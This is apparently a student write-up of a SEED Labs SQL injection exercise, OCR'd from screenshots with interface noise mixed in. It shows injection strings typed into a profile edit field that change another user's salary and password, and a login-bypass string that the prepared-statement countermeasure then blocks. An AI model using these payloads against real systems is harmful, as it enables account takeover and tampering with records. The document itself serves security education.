
Task 3.2: Modify other people’ salary

Similar to how we did the last attack, we add a query after closing the parameter. This time though, we make the salary purposely low, then use “Where Name = ‘Boby’ to change the value of Name to be Boby’s instead of Alice’s. The “where” argument can specify the user.


Alice's Profile Edit

NickName	alice',salary=4 where Name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber


When logging into Boby’s profile we can see that his salary has changed.


Boby Profile

Key	Value
Employee ID	20000
Salary	4
Birth	4/20
SSN	10213352
NickName	alice
Email	
Address	
Phone Number	

Task 3.3: Modify other people’ password

Now we do another additional alteration to this attack in order to change Boby's password. We use Alice's profile edit again and we use "where Name = 'Boby'" again to target Boby. The query we want to alter is the password this time, so we change salary to be password. Then we need to use the function sha1 to change the password. sha1("hi") contains the new password that will be "hi". Upon finishing the edit, Alice has no gave Boby a new password.



Alice's Profile Edit


NickName

',password=sha1('hi') where Name='Boby'; #

Email

Eer [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/unsafe_edit_fro
Type here to search
Rain to stop
8:37 PM
11/11/2022

Entering "hi" instead of seedboby as the password.



Employee Profile Login

USERNAME boby


PASSWORD ••

Login

Copyright © SEED LABs

Eer [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/index.html
Type here to search
Rain to stop
8:39 PM
11/11/2022

We were able to log in with this new password.


SQLi Lab - Mozilla Firefox


www.seedlabsqlinjection.com/unsafe_home.php

Boby Profile

Key	Value
Employee ID	20000
Salary	4
Birth	4/20
SSN	10213352
NickName	
Email	

Task 4: Countermeasure - Prepared Statement

Now when we use the protected version of the website, safe_home.php, we are not able to log into any account by simply adding ' # after the name. Instead there is an error message prompting that the user put their information in wrong.



SQLi Lab - Mozilla Firefox

home.php?username=alice' %23&Password=111

The account information your provide does not exist.

Go back

This will work if you put unsafe_home.php in the header instead of safe_home.php.



Eer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
9:25 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/safe_home.php
110%
Most Visited
SEED Labs
Sites for Labs
Type here to search
Rain off and on
ENG
9:25 PM
11/11/2022
Right Ctrl

The account information your provide does not exist.

Go back